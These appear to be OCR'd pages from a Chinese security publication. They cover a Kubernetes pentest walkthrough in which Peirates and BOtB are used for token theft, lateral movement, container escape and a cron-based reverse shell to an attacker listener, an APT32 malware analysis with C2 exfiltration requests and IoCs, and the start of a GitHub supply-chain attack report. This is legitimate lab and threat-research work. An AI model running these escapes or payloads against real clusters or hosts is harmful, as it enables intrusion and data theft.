然而在权限限制较理想的环境下，Peirates 能做的事情非常受限：



但是别急，作者开放了一个 Kubernetes 靶机环境，名为 Bust-a-kube[5]，该靶机环境是一套由一个 Master 和两个 Slave——共三个虚拟机组成的 Kubernetes 集群，作者在该集群中设置了一系列脆弱点，Peirates 在这个环境下能够很好地发挥其自动化优势。

读者可以自行到 Bust-a-kube 官网 [5] 下载靶机。按照说明运

行起来后，从渗透测试的角度来看，首先要借助一个 Web 服务的命令执行漏洞获得交互式 shell，然后进行容器环境探测（如执行 mount 命令查看文件系统挂载情况），发现自己处于一个 Kubernetes 环境中，继而进行后渗透操作。

本文关注的是云原生安全，因此笔者这里直接从后渗透谈起，不再展开讲解拿到驻点的过程。值得注意的是，就像这个靶机环境一样，真实 Kubernetes 场景下的业务往往是一个 LoadBalancer 或类似的负载均衡装置后面对应多个 Pod，因此在 Web 渗透时可能需要每个步骤都执行多次，直到在一个 Pod 内把各个步骤都执行了一遍，才能顺利拿到 shell。执行次数少的话，不同步骤的渗透流量可能被分流到不同的 Pod 中。

言归正传。如下图所示，我们已经通过 Web 渗透取得了驻点，并且知晓当前环境是一个 Pod，接着就借助 Webshell 上传一个 Peirates 到目标环境，执行后如下图所示，Peirates 自动读取了 /run/secrets/kubernetes.io/serviceaccount/ 下的 token，并从环境变量中找到了 Kubernetes API Server 的地址和端口：

```
[+] Service Account Loaded: Pod ns:default:frontend-586dd8d476-whjl9
[+] Certificate Authority Certificate: true
[+] Kubernetes API Server: 10.96.0.1:443
[+] Current hostname: frontend-586dd8d476-whjl9
[+] Current namespace: default
```

接下来就是 Peirates 展示其自动化能力的时候了。输入 3，列出当前命名空间的 Pods：

```
Peirates:>#
3

[+] Printing a list of Pods in this namespace......
[+] Pod Name: apache-status
[+] Pod Name: frontend-586dd8d476-l2nsl
[+] Pod Name: frontend-586dd8d476-n6gk6
[+] Pod Name: frontend-586dd8d476-whjl9
[+] Pod Name: redis-master-7587d95bc6-q7pnt
[+] Pod Name: redis-slave-84595fd798-6zp5h
[+] Pod Name: redis-slave-84595fd798-lqpz7
```

我们发现当前命名空间下有三个 frontend 实例，三个 Redis 实例，一个 Apache 实例。注意，此时我们并不知道当前 Pod 有哪些权限，就试一试吧。在诸多尝试之后，发现：

- frontend 实例的 serviceaccount 赋予 Pod 在当前命名空间下的其他 Pod 内执行命令的权限
- apache 实例的 serviceaccount 赋予 Pod 在当前命名空间下创建 Pod 的权限
- Peirates 工具内置的宿主机反弹 shell 功能（序号 20）需要在 redis Pod 内执行才能顺利执行（事实上在其他 Pod 内也能顺利执行，但是 Peirates 会出错退出，影响后续操作）

因此，我们这么来做：

在我们前面获得的 frontend 实例 shell 中启动 Peirates，抓取到 Apache 的 token 并保存：

接着，横向移动到 Redis Pod 中（Peirates 的自动化优势慢慢体现出来了，手动完成这些步骤还是比较麻烦的）：

```
Peirates:>#
30

Choose a pod to inject peirates into:

[0] apache-status
[1] frontend-586dd8d476-l2nsl
[2] frontend-586dd8d476-n6gk6
[3] frontend-586dd8d476-whjl9
[4] redis-master-7587d95bc6-q7pnt
[5] redis-slave-84595fd798-6zp5h
[6] redis-slave-84595fd798-lqpz7
Enter the number of a pod to inject peirates into:

[+] Transferring a copy of Peirates into pod: apache-status

[+] Transfer successful
[0/0]0x0
```

至此，我们的 Peirates 已经是在 Redis Pod 中运行了，在这里添加一下前面获得的 Apache 的 token：

```
Peirates:>#
1

Current primary service account: Pod ns:default:redis-master-7587d95bc6-q7pnt

[1] List service accounts
[2] Select primary service account
[3] Add new service account
[4] Export service accounts to JSON
[5] Import service accounts from JSON
3

Please paste in a new service account token or hit ENTER to maintain current token

What do you want to name this service account?
attacker

Paste the service account token and hit ENTER:
[redacted]

[1] Switch to this service account
[2] Maintain current service account
```

去通过创建 Pod 挂载宿主机目录来实现逃逸：

```
Peirates:>#
20
What IP and Port will your netcat listener be listening on?
IP:
[redacted]
Port:
10001
[+] Found image : k8s.gcr.io/redis:e2e
[+] Got image definition from own pod.
[+] Executing code in attack-pod-vlkunj to get its underlying host's root password hash -
[+] Netcat callback added sucessfully.
Press Enter to Proceed .....
```

反弹 shell 利用的是 cron 定时任务。稍等一会儿，攻击者机器就能够收到一个反弹 shell 了：

```
→  ~ ncat -lvnp 10001
Ncat: Version 7.60 ( https://nmap.org/ncat )
Ncat: Generating a temporary 1024-bit RSA key. Use --ssl-key and --ssl-c
Ncat: SHA-1 fingerprint: 40AA 4BA6 FB55 CEF0 890D 4BC7 AB0C E833 6F67 44
Ncat: Listening on :::10001
Ncat: Listening on 0.0.0.0:10001
Ncat: Connection from [redacted]
Ncat: Connection from [redacted]71.
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# ifconfig | grep 10.
          inet addr:10.23.58.41  Bcast:10.23.58.255  Mask:255.255.255.0
```

如下图所示，上图 ifconfig 查询得到的 10.23.58.41 正是 k8s-node1 节点的 IP：

```
root@k8s-master:~# kubectl get nodes -o wide
NAME         STATUS   ROLES    AGE    VERSION   INTERNAL-IP
TIME
k8s-master   Ready    master   343d   v1.14.0   10.23.58.40
.5
k8s-node1    Ready    <none>   343d   v1.14.0   10.23.58.41
.5
k8s-node2    Ready    <none>   343d   v1.14.0   10.23.58.42
```

至此，攻击者已经拿下了集群的一台主机。事实上，对上述步骤稍加改变，在创建用于逃逸的 Pod 时不去创建 Pod 而去创建

DaemonSet，就能够一下子获得整个集群的控制权了（大致思路）。

在上面的过程中，我们没有过多提及每个步骤背后原理。事实上，在严格的 RBAC 访问控制下，上述每一步的实质都是在利用合适的权限做常见的操作，最后辅以恶意的 Payload，达到恶意的目的。

回过头来看，一方面，在安全问题、风险配置较多的环境中，Peirates 是能够极大提升渗透测试效率的；另一方面，可以考虑将该工具与其他工具结合使用，先通过其他方式获得高权限凭证，然后传递给 Peirates 进行自动化提权或横向渗透，从而在短时间内扩大战果。当然，所有 Peirates 做到的这些，我们都可以通过上传一个 kubectl 手动进行操作，实现相同效果。最后，在权限限制较理想的环境下，Peirates 能做的事情非常受限。

这个案例也告诉集群管理者，权限最小化和减小暴露面是多么重要。

4. BOtB

4.1 简介

BOtB[6] 是由 Chris Le Roy 开源的容器安全分析和脆弱点利用工具。它能够辅助环境探测，还能够利用 CVE-2019-5736、Docker Socket 或特权模式进行容器逃逸。作者在 BSides London 2019 大会上分享了关于 BOtB 的议题 [7]，感兴趣的朋友可以了解一下。

4.2 牛刀小试

BOtB 的功能都比较直观，仓库首页给出了用法列表 [8]。它的大部分功能也都是在后渗透阶段使用的。我们在本地环境新建一个容器模拟测试一下：

```
docker run -itd -v /var/run/docker.sock:/run/docker.sock --privileged --name test2 ubuntu /bin/bash
docker exec -it test2 /bin/bash
apt update && apt install -y curl
curl -fSL "https://github.com/brompwnie/botb/releases/download/1.7.0/botb-linux-amd64" -o "botb-linux-amd64" \
&& chmod +x botb-linux-amd64
```

例如，利用特权模式进行容器逃逸，在宿主机上执行命令并得到结果：

```
root@bf83d597e667:/# ./botb-linux-amd64 -pwn-privileged=hostname
[+] Break Out The Box
[+] Attempting to abuse CGROUP Privileges
[*] The result of your command can be found in /output
[+] Finished
root@bf83d597e667:/# cat /output
victim
```

这里利用的逃逸技术我们在之前的文章「针对容器的渗透测试方法」中也提到过。

再如，利用挂载到容器内的 Docker Socket 进行容器逃逸获得宿主机 shell：

这个逃逸技术我们在之前的文章「容器逃逸技术概览」中也提到过。

BOtB 还有很多其他便捷功能，这里不再展开。

5. 总结与思考

工欲善其事，必先利其器。

随着云原生技术被越来越多的企业或组织接受、应用，相应的安全建设必然要紧随其后，甚至未雨绸缪。作为安全防护体系的一部分，针对云原生环境的渗透测试将变得越来越常见，也越来越重要，即使当下的渗透测试可能依然更多地聚集在传统环境或传统云计算环境上。

渗透测试人员在面对新环境时需要新的突破思路，安全防御人员需要看到新环境的潜在脆弱点和更多攻击可能性，云安全研究人员需要及时了解更多攻击侧的技术信息。

本文对 Metasploit 的相关模块、kube-hunter、Peirates 和 BOtB 在云原生环境下的应用进行了介绍。笔者希望，本文的梳理和实践能够帮助从业人员更好地理解云原生安全，更好地保障云原生安全，从而更好地在业务中应用云原生技术。

参考文献

[1] https://github.com/rapid7/metasploit-framework.
[2] https://github.com/aquasecurity/kube-hunter.
[3] https://github.com/inguardians/peirates.
[4] https://www.inguardians.com/peirates/.
[5] https://www.bustakube.com.
[6] https://github.com/brompwnie/botb.
[7] https://github.com/brompwnie/bsideslondon2019.
[8] https://github.com/brompwnie/botb#usage.

7至8月海莲花攻击活动披露——新攻击链与SnacksDownloader

绿盟科技 伏影实验室 宋倚天

摘要：近期，伏影实验室的高级威胁分析系统检测到一系列采用相同混淆手段的恶意文件，通过对本次告警事件及多个关联事件的分析，伏影实验室确认该系列攻击事件的发起者为海莲花（OceanLotus，APT32）组织。除常规手法之外，海莲花组织在这几次攻击中使用了一种新的混淆技术，以及一款新的中间载荷。

1.MpSvc 侧载攻击

MsMpEng.exe 是 Windows 反病毒程序 WindowsDefender 的组件之一，会在启动时加载同目录下名为 MpSvc.dll 的库文件。黑客利用这一特性，让合法的 MsMpEng.exe 加载恶意 MpSvc.dll 文件，实现绕过 Windows 执行检测的侧载攻击。

1.1 MpSvc.dll

本次发现的恶意 MpSvc.dll 程序使用了一些混淆和字符串隐藏技术来对抗分析。

MpSvc.dll 中包含以下几种典型的代码混淆方法：

1. test 指令比较全局数据与立即数，根据条件跳过不定长度的 junkbytes（垃圾字节）：

```
.text:100031E1 loc_100031E1:                           ; CODE XREF: .text:100031C2↑j
.text:100031E1                 test    ds:word_10014228, 37Eh
.text:100031EA                 jnz     short loc_100031F1
.text:100031EA ;
.text:100031EC                 db  8Dh
.text:100031ED                 db  91h
.text:100031EE                 db  2Bh ; +
.text:100031EF                 db 0EAh
.text:100031F0                 db  16h
.text:100031F1 ;
.text:100031F1
.text:100031F1 loc_100031F1:                           ; CODE XREF: .text:100031EA↑j
.text:100031F1                 mov     ax, [edx]
.text:100031F4                 add     edx, 2
.text:100031F7                 cmp     al, [ecx]
.text:100031F9                 jnz     short loc_100031B4
```

2. cmp 指令比较全局数据与立即数，根据条件跳过不定长度的 junkbytes：

```
.text:100032E2 loc_100032E2:                           ; CODE XREF: .text:100032DC↑j
.text:100032E2                 xor     eax, eax
.text:100032E4                 cmp     ds:word_10014E22, 9138h
.text:100032EB                 jz      short loc_100032F4
.text:100032ED ;
.text:100032EF                 db  8Ch ; 1
.text:100032F0                 db 0B8h
.text:100032F1                 db  0Eh
.text:100032F2                 db 0DEh
.text:100032F3                 db  26h ; &
.text:100032F4 ;
.text:100032F4
.text:100032F4 loc_100032F4:                           ; CODE XREF: .text:100032ED↑j
.text:100032F4                 cpuid
.text:100032F6                 push    esi
```

3. jmp 指令直接跳过不定长度的 junkbytes：

```
.text:100032A1 loc_100032A1:                           ; DATA XREF: .data:100173E4↓o
.text:100032A1                 push    ebp
.text:100032A2                 mov     ebp, esp
.text:100032A4                 jmp     short loc_100032AA
.text:100032A4 ;
.text:100032A6                 dw 42FFh
.text:100032A8                 db 51h, 83h
.text:100032AA ;
.text:100032AA
.text:100032AA loc_100032AA:                           ; CODE XREF: .text:100032A4↑j
.text:100032AA                 and     dword_1007D3F1, 0
.text:100032B1                 sub     esp, 1Ch
```

这种混淆手法会导致 ida 无法定义这些 junkbytes 的类型，进而阻碍 ida 生成 CFG 和 Pseudocode。

此外，该恶意程序还将字符串加密，阻碍特征识别。

字符串加密使用了一种类似于加密表的方式，该加密表记录了每个程序字符串的位置（红色）、长度（绿色）和加密键（蓝色）：

```
7:B670h: 00 00 00 00 00 00 00 A8 C7 01 10 01 00 00 00 00  .......¨Ç.......
7:B680h: 00 00 00 78 00 44 87 01 10 03 00 00 00 00 00 00  ...x.D‡.........
7:B690h: 00 74 00 C4 99 01 10 06 00 00 00 00 00 00 00 31  .t.Ä™..........1
7:B6A0h: 00 E8 AB 01 10 05 00 00 00 00 00 00 00 7E 00 F0  .è«..........~.ð
7:B6B0h: A7 01 10 0B 00 00 00 00 00 00 00 32 00 C4 9A 01  §..........2.Ä..
7:B6C0h: 10 05 00 00 00 00 00 00 00 5E 00 14 9A 01 10 06  .........^..š...
```

程序在运行时遍历该加密表，读取每个加密字符串，异或解密后写入原位置。

最后，恶意软件作者还在程序文件末尾加入大量无效数据，增加文件尺寸，影响一些安全程序的自动提交功能。

了解程序的反分析方法后，可编写脚本去除 junkbytes 并恢复加密字符串。

分析去混淆后的程序发现，其主要功能为在内存中执行一段 RC4 加密的 shellcode，最终加载执行后门程序 SnacksDownloader。

```
(*(void (__thiscall **)(_DWORD *, void *, int, void (__cdecl *)(_DWORD), int *, int))*v6)(// 10001dcc
  v6,
  &unk_1001D738,
  dword_1007D30B,
  newbuffer,
  &v20,
  v19);
v17 = (void *)v6[1];
dword_1007D30B = 0;
*v6 = &off_1001C68C;
if ( v17 )
  sub_10002CE5(v17);
sub_10002BE9(v6);
newbuffer(0);
return 1;
```

该过程使用的 RC4 键为：

```
76 5F 4F 66 5B 31 43 26 2D 46 29 5F 4C 29 2A 32  v_Of[1C&-F)_L)*2
5D 5B 23 76 49 3D 25 53 76 64 3B 78 4D 37 4B 63  ][#vI=%Svd;xM7Kc
66 40 67 37 56 58 67 5B 6A 2E 4D 63 51 30 57 62  f@g7VXg[j.McQ0Wb
7D 36 59 6C 74 29 56 6F 7D 47 2A 31 38 6C 68 5E  }6Ylt)Vo}G*181h^
68 50 7D 25 57 6F 56 6B 39 4E 57 46 2D 2D 56 54  hP}%WoVk9NWF--VT
50 71 75 21 36 65 45                             Pqu!6eE
```

1.2 SnacksDownloader

由 shellcode 加载执行的 PE 文件是一款没有添加对抗手段的下载器程序。根据该下载器访问的 url 字符串，我们将其命名为 SnacksDownloader。

SnacksDownloader 首先读取主机网卡信息与遍历进程信息，随后向硬编码的 C2 地址发起两次请求，通信协议为 tls。

第一次请求时，SnacksDownloader 将获取到的本机网卡硬件地址和进程列表发送给 C2 地址，攻击者可以通过这些信息判断受控主机的运行环境。SnacksDownloader 本次请求流量的格式复原如下：

```
GET /oreo.png?
ouverture=[redacted]&Beweise=;smss.exe;csrss.exe;wininit.exe;csrss.exe;winlogon.
exe;services.exe;lsass.exe;lsm.exe;svchost.exe;vmacthlp.exe;svchost.exe;svchost.exe;sv
chost.exe;svchost.exe;svchost.exe;svchost.exe;spoolsv.exe;svchost.exe;InjectWinSockSer
viceV7.exe;VGAuthService.exe;vmtoolsd.exe;svchost.exe;svchost.exe;dllhost.exe;wmiprvse
.exe;msdtc.exe:Dwm.exe;taskhost.exe:Explorer.EXE;vmtoolsd.exe;
[redacted] HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2;
.NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0;
.NET4.0C; .NET4.0E; InfoPath.2)
Host: accounts.getmyip.com
```

ouverture 字段后为 16 字节长度的十六进制形式网卡硬件地址，Beweise 字段后为用分号分隔的进程列表。

第二次请求会获取名为 oreo.png 的载荷，另存为 C:\ProgramData\ponte.7z，进而使用程序内载的 lzma 算法进行解压缩。


最后，程序调用 taskschd.dll，注册名为 Windows Management Instrumentation 的任务计划程序，使被解压程序每隔 15 分钟运行一次：

2. 关联 MHTML 诱饵文档攻击事件

以上述恶意 MpSvc.dll 程序中使用到的混淆方式与释放的 SnacksDownloader 后门作为线索，我们对近期发生的同类型攻击进行了梳理，发现了数起针对 64 位操作系统的诱饵文档攻击事件。


2.1 诱饵文档

该事件原始载荷为 MHTML 文件，打开后会显示常见的启用编辑功能的诱饵图片：



文件的恶意宏隐藏在 MHTML 内置的 mso 文件中，以 ole 对象的形式存在。

恶意宏的主要功能为搜索文档尾部附带的 PE 文件并运行，该 PE 文件隐去了头部的 MZ 标识符：



2.2 Layer1 Dropper

由文档释放的 PE 文件带有与 MpSvc 侧载攻击事件中恶意程序相同的代码混淆方式与字符串加密方式，唯一的区别是字符串加密表中元素长度略有变化，这说明本次攻击与 MpSvc 侧载攻击出自同一作者之手。使用相同的去混淆思路即可清理该文件。

该 PE 文件首先在系统 TEMP 目录下释放并打开诱饵文档：

```
do
{
  v12 = aGfbServiceAgre[v11++];           // GFB_Service-Agreement_CC_Jun2020_P (with guide).doc
  v9[v11 - 1] = v12;
}
while ( v12 );
v13 = Size;
v6 = fopen(&Buffer, "wb");
v14 = v6;
if ( v6 )
{
  fwrite(v7, v13, 1ui64, v6);
  fclose(v14);
  sprintf(&CmdLine, "explorer.exe \"%s\"", &Buffer);
  LODWORD(v6) = WinExec(&CmdLine, 0);
}
```

随后该 PE 文件使用与前述恶意 MpSvc.dll 相同的策略加载 shellcode：

```
(**(void (__fastcall ***)(void *, void *, _QWORD, void (__fastcall *)(_QWORD), int *))v3)(
  v3,
  &unk_18001D981,
  (unsigned int)dword_18001D939,
  neubuffer,
  &v14);
v13 = (void *)*((_QWORD *)v3 + 1);
dword_18001D939 = 0;
*(_QWORD *)v3 = &off_18001A598;
if ( v13 )
  free(v13);
j_free(v3);
neubuffer(0i64);
return 1i64;
```

该 shellcode 与前述的 shellcode 功能亦相同，作用为加载执行下一阶段 Dropper。

2.3 Layer2 Dropper

该 Dropper 会在运行目录下释放两个文件 MsMpEng.exe 与 MpSvc.dll，其中 MsMpEng.exe 为合法 WindowsDefender 组件，而 MpSvc.dll 是与 MpSvc 侧载攻击事件中恶意 dll 非常相似的木马程序。此外，该 Dropper 会将不定长的垃圾数据填充至 MpSvc.dll 尾部：

```
v4 = time64(0i64);
srand(v4);
v5 = rand() % 10 + 5;
v6 = 10485760 * v5;
v7 = 2621440 * v5;
v8 = (_DWORD *)j__malloc_base(10485760 * v5);
v9 = 0i64;
if ( v7 )
{
  do
    v8[v9++] = rand();
  while ( v9 < v7 );
}
SHGetFolderPathW(0i64, 35, 0i64, 0, FileName);
PathAppendW(FileName, L"MpSvc.dll");
v10 = (char *)CreateFileW(FileName, 0x40000000u, 0, 0i64, 2u, 0x80u, 0i64);
v11 = v10;
if ( (unsigned __int64)(v10 - 1) > 0xFFFFFFFFFFFFFFFDui64 )
  break;
NumberOfBytesWritten = 0;
WriteFile(v10, &unk_14002FE80, 0x80000u, &NumberOfBytesWritten, 0i64);
WriteFile(v11, v8, v6, &NumberOfBytesWritten, 0i64);
```

同时该 Dropper 注册了名为 Microsoft Office Scheduled Update 的计划任务，每隔十分钟启动 MsMpEng.exe，使其侧载 MpSvc.dll 文件执行攻击。

```
v15 = 0;
v16 = &unk_14002FE04;
v19 = 0i64;
v17 = aMicrosoftOffic;                  // Microsoft Office Scheduled Update
*(_QWORD *)FileName = FileName;
v18 = L"PT10M";
sub_140001000(&v15);
CoUninitialize();
```


2.4 MpSvc.dll -> SnacksDownloader

该 MpSvc.dll 程序释放与前述事件相同的 SnacksDownloader 木马，代码略有差异。

2.5 小结

至此，我们发现了一起利用 MHTML 诱饵进行的攻击事件，而前述 MpSvc 侧载攻击是该组织攻击活动的重要一环。攻击者设置了部分重复的复杂释放过程，利用侧载机制绕过执行保护，释放 SnacksDownloader。

以下是该事件完整的攻击链：



3. 关联 wwlib 侧载攻击事件

继续对具有类似混淆方式与相同网络特征的程序进行追踪，我们发现了一起早在 6 月 29 日就出现的 wwlib.dll 侧载攻击事件。


该事件利用了典型的 winword.exe+wwlib.dll 的侧载攻击技术，由合法的 office word 程序加载恶意 wwlib.dll 程序。

3.1 wwlib.dll

该 wwlib.dll 程序使用了与前述攻击事件样本相类似的混淆技术与字符串加密技术，包括 jmp+ junkbytes、cmp+jcc+ junkbytes、test+jcc+ junkbytes 的混淆方式以及 14 字节分隔的加密表，区别在于该程序的 junkbytes 长度更长。

该 wwlib.dll 程序运行后会释放欺骗文档，文档内容表明该起攻击针对越南目标：

随后会在内存中加载下阶段的 dll 程序，并调用其序号为 238 的导出函数。



3.2 dll downloader

被 wwlib.dll 释放的 dll 程序依然使用了同样的混淆和加密方法。

该 dll 程序被调用的 238 号导出函数会重新开辟内存加载该 dll 本身，最终程序向硬编码 url 发起访问并建立连接：

由 url 格式可知，该地址是 Cobalt Strike Beacon 常用的 Safebrowsing malleable C2，并且该 C2 使用了与前述 MHTML 文档攻击事件的其中一个载荷相同的域名。

4. 攻击者定位

通过对 6 月 29 日 wwlib 侧载攻击事件的分析，我们发现该事件的攻击者与以往的 APT 相关分析文章 [1][2][3] 中的海莲花组织在行为特征上有极大的相似性。该相似性具体体现在以下四个方面：

	wwlib 侧载攻击事件攻击者	海莲花组织
攻击目标	越南互联网用户	越南等中南亚国家、中国
绕过技术	wwlib Dll-sideloading	wwlib Dll-sideloading
代码混淆技术	jcc+junkbytes	jcc+junkcode
最终载荷	Cobalt Strike Beacon	Cobalt Strike Beacon | DenesRAT

因此，我们推断 6 月 29 日 wwlib 侧载攻击事件的攻击者为海莲花组织。

同时，基于本次 wwlib 侧载攻击与前述的 MpSvc 侧载攻击在

手法和网络特征上的高度相似性，我们认为，前述 MpSvc 侧载攻击事件与所有 MHTML 诱饵文档攻击事件皆出自海莲花组织之手。

5. 结语

通过对代码特征的整理，我们从一个恶意程序开始，反向串联了近期海莲花组织的攻击动作。

几次攻击事件表明，海莲花组织在 2020 年 6 月以来持续尝试构建新的攻击链并研发了多个全新的攻击组件，同时使用了多种对抗手段对抗自动化分析及云端杀毒等分析手段。

从此次捕获的恶意文件来看，海莲花组织的攻击目标依然是以使用越南语的邮件用户为主，但并不局限于狭义的地理范围。

通过对以上几起事件所涉及恶意载荷的分析，每次事件中的载荷内容都存在一定的差异，这说明短短的一个月时间内，海莲花组织在快速迭代自己的代码框架，同时通过“试投递”的方式不断探索更高效和更隐蔽的攻击流程。

IoC

MHTML 文档

0ddc57d188bd0cebe5c71a14a53fb4bd

3646fedacbc9258a1acb835f8d7f25bf

5993d2a1e7a218c0faab417addd48450

32218286a3ed33541c4aa31722c8d2c2

cc2027319a878ee18550e35d9b522706

cd12157150d3117bc4b558796f87eb63

e2511f009b1ef8843e527f765fd875a7

MpSvc.dll

DC6345940CD7CA3EEBD27B71B1E898DE

E875C3CC9205A2F8E8B7F26232E291C2

D67C479BC7414BE88810EDE47C47C813

wwlib.dll

DE66345A328D836598545073A9D5F228

URL

https ://accounts.getmyip.com/socola.png

https ://accounts.getmyip.com/meiji.png

https ://accounts.getmyip.com/oreo.png

https ://feeder.blogdns.com/green.png

https://feeder.blogdns.com/safebrowsing/rd/n1JM-MxfSCeKrj0n1ttU78XrfVIbznhpXf-wC70FfMnhwr

参考文献

[1] http://blog.nsfocus.net/summary-major-attack-events-apt32-tissue-2019/.

[2] http://blog.nsfocus.net/analysis-wwlib-side-loading-attack-chain-apt32/.

[3] http://blog.nsfocus.net/apt32-organization-denes-rat-trojan-related-attack-chain-analysis/.

供应链安全事件:针对GitHub中Java项目的定向攻击

绿盟科技 伏影实验室 赵光远

引言


2020 年 5 月 28 日，GitHub 安全团队发表文章称 GitHub 上存在一组代码仓库，正在服务于感染了恶意代码的开源项目 [1]，根据实际文章内容理解，攻击者通过提交恶意代码至开源项目，并被其他开源项目引用。这些存在恶意代码的开源项目被开发人员使用后，会在开发人员机器中寻找 NetBeans IDE，如果开发人员的机器中存在该 IDE，则对 NetBeans 构建的所有 JAR 文件进行感染，植入恶意软件加载器，以确保开源项目运行时会释放出一个远程管理工具 (RAT)。

换句话说，本次供应链攻击针对的是经常使用开源项目的开发人员。通过感染开发人员使用的 IDE (集成开发环境)，以达到在开发人员开发的所有项目中植入恶意软件的目的。目前来看，该攻击者只针对 Java 项目。

1. 事件分析及恶意软件分析

1.1 事件关键信息

根据事件披露的情况，我们整理了该次供应链攻击事件的时间线：



在对恶意软件进行分析并结合 GitHub 安全团队披露的信息后，我们认为需要排查的环境应符合以下条件：


- 计算机中是否安装了 NetBeans IDE 环境
- 在已有 NetBeans 项目目录中寻找 cache.dat 和 nbproject/cache.dat
- 在新生成的项目中是否自带上述文件

根据 GitHub 安全团队的描述，他们在 3 月 9 日就已经接收到安全研究人员消息，并着手对此次事件进行分析和处理。根据目前分析到的信息，在 GitHub 上进行搜索，还能找到 12 个开放的 issue 和 1 个处理过的 issue，包含了项目名，在此贴出供查询和处理：

项目名称	链接	issue处理情况
george-bennett/V2Mp3Player	https://github.com/george-bennett/V2Mp3Player/issues/1	未回应
KosimCorp/Kosim-Framework	https://github.com/KosimCorp/Kosim-Framework/issues/1	未回应
SebasR16/Punto-de-venta	https://github.com/SebasR16/Punto-de-venta/issues/1	未回应
PratDaBrat/JavaPacman	https://github.com/PratDaBrat/JavaPacman/issues/2	未回应
BarbosaO/2D-Physics-Simulations	https://github.com/BarbosaO/2D-Physics-Simulations/issues/1	未回应
Sliray/Secuencia-Numerica	https://github.com/Sliray/Secuencia-Numerica/issues/1	未回应
hawacodes/CallCenter	https://github.com/hawacodes/CallCenter/issues/1	未回应
SierraBrandt/GuessTheAnimal	https://github.com/SierraBrandt/GuessTheAnimal/issues/1	未回应
callmehetch/PacmanGame	https://github.com/callmehetch/PacmanGame/issues/1	未回应
jyeamvhs/SnakeCenterBox4	https://github.com/jyeamvhs/SnakeCenterBox4/issues/1	未回应
FelixGtz89/ProyectoGerundio	https://github.com/FelixGtz89/ProyectoGerundio/issues/1	未回应
nk-fouque/pacman-java_ia	https://github.com/nk-fouque/pacman-java_ia/issues/1	未回应
cjthimm/SuperMario-FR	https://github.com/cjthimm/SuperMario-FR/issues/1	已处理

1.2 恶意文件分析

本次攻击过程中，恶意文件主要是 Java 编写的 JAR 文件，它们在整个攻击过程中按照不同的功能分为多个模块。



1.2.1 ocs.txt

